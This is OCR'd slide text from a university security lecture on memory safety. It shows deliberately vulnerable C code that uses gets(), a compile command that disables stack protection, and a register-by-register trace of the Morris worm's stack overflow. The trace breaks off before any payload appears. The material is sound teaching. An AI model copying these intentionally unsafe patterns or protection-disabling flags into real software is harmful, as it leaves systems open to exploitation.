Lec 06: Memory Safety

CSED415: Computer Security

Spring 2026

Seulbae Kim

POSTECH

POHANG UNIVERSITY OF SCIENCE AND TECHNOLOGY

Administrivia

- Lab 02 has been released (due on March 23)
  - Start early!
  - Start early!
  - Start early!
  - Attend office hours for help!

Review of Lecture 05

- We covered the basics of binary analysis
  - Binary: ELF structure (header, segments, sections, …)
  - Loading: From binary to a in-memory process
  - x86-64: Reading and understanding assembly code
  - Stack: We learned how stack is utilized for function calls

→ We are ready to understand the low-level details of how attackers exploit vulnerabilities

→ Specifically, memory safety vulnerabilities!

Memory Safety

Memory safety


- A program is memory-safe if every memory access is guaranteed to reference
  - a valid object,
  - within its bounds,
  - and during its lifetime
- Memory safety vulnerabilities are bugs that allow a program to access memory
  - outside the set of valid objects
  - outside object bounds
  - or outside the object's lifetime

Buffer overflow vulnerabilities

- C is a memory-unsafe language
  - C has no concept of array length; it just sees a sequence of bytes

```
char name[4];
name[5] = 'a';
```

Technically valid C code
because C does not check bounds



- Security implications:
  - If you allow an attacker to start writing at a memory location and do not define when they must stop, they can overwrite other parts of memory!

Vulnerable code

- Example

```
char name[32];


void vulnerable(void) {
  /* ... */
  gets(name);
  /* ... */
}
```

Note:
Function `gets()` writes bytes until the input contains a newline (`'\n'`),
not when the end of the array is reached

Vulnerable code


- Example

```
char name[32];
char pass[32] = "qwerty";

void vulnerable(void) {
  /* ... */
  gets(name);
  /* ... */
}
```

gets( ) starts writing here and can overwrite anything below name!

- Stack



Vulnerable code


- Example

```
char name[32];
int is_auth = 0;

void vulnerable(void) {
  /* ... */
  gets(name);
  /* ... */
}
```

gets( ) starts writing here and can overwrite anything below name!

- Stack



Vulnerable code


- Example

```
char name[32];
char cmd[] = "/bin/ls\0";

void vulnerable(void) {
  /* ... */
  gets(name);
  /* ... */
  system(cmd);
}
```

- Stack

gets( ) starts writing here and can overwrite anything below name!



Vulnerable code


- Example

```
char name[32];
int (*fnptr)(void);

void vulnerable(void) {
  /* ... */
  gets(name);
  /* ... */
  fnptr();
}
```

gets( ) starts writing here and can overwrite anything below name!

- Stack



Top 10 most dangerous software weaknesses

POSTECH


- Buffer overflow ranked #1 in 2023

Rank	ID	Name	Score
[1]	CWE-787	Out-of-bounds Write	63.72
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.54
[3]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	34.27
[4]	CWE-416	Use After Free	16.71
[5]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	15.65
[6]	CWE-20	Improper Input Validation	15.50
[7]	CWE-125	Out-of-bounds Read	14.60
[8]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.11
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	11.73
[10]	CWE-434	Unrestricted Upload of File with Dangerous Type	10.41

Stack Smashing

Stack smashing

- A buffer overflow attack on stack memory
- What are some values on the stack an attacker can overflow? (what exist on a stack frame?)
  - Local variables
  - Function arguments (arg #7 onwards)
  - Saved base pointer (`rbp`)
  - Return address into caller
    - Recall *Lecture 05*: When callee returns, the `rip` is set to the return address saved on the stack



During function call

Morris Worm

- The very first computer worm (1988)
  - Infected over 6,000 computers
    over the internet via stack smashing
    (At the time, there were only 60,000 computers
    connected to the internet)




Photo credit: Stephen D. Cannerelli

Robert Morris

Creator of *Morris Worm*
Graduate student at Cornell
(Now a tenured professor at MIT)

Morris Worm

- Exploited a buffer overflow vulnerability in `fingerd`
  - `fingerd` is a root-privileged daemon that provides user and system information upon remote request
  - Implementation (simplified):

```c
/* morris.c */
int main(int argc, char* argv[]) {
  char buffer[512]; // to store remote requests
  gets(buffer); // oops!
  return 0;
}
```

  - Compilation:

```
$ gcc -O0 -fno-stack-protector -fno-pic -no-pie -z execstack morris.c -o morris
```

How Morris Worm exploits a BOF

- Assembly of `main()`

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

How Morris Worm exploits a BOF

POSTECH

- Assembly of `main( )`


```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

RIP

- Context

REG	value
rip	0x40113a
rax	-
rbp	1
rsp	0x7fffffffe438

- Stack



How Morris Worm exploits a BOF

POSTECH


- Assembly of `main( )`

```
401136: endbr64
40113a: push rbp
RIP 40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

- Context

REG	value
rip	0x40113b
rax	-
rbp	1
rsp	0x7fffffffe430

- Stack



How Morris Worm exploits a BOF

- Assembly of `main( )`


```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

RIP

- Context

REG	value
rip	0x40113e
rax	-
rbp	0x7fffffffe430
rsp	0x7fffffffe430

- Stack



How Morris Worm exploits a BOF

POSTECH

- Assembly of `main( )`


```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

RIP

- Context

REG	value
rip	0x401145
rax	-
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack



How Morris Worm exploits a BOF

POSTECH

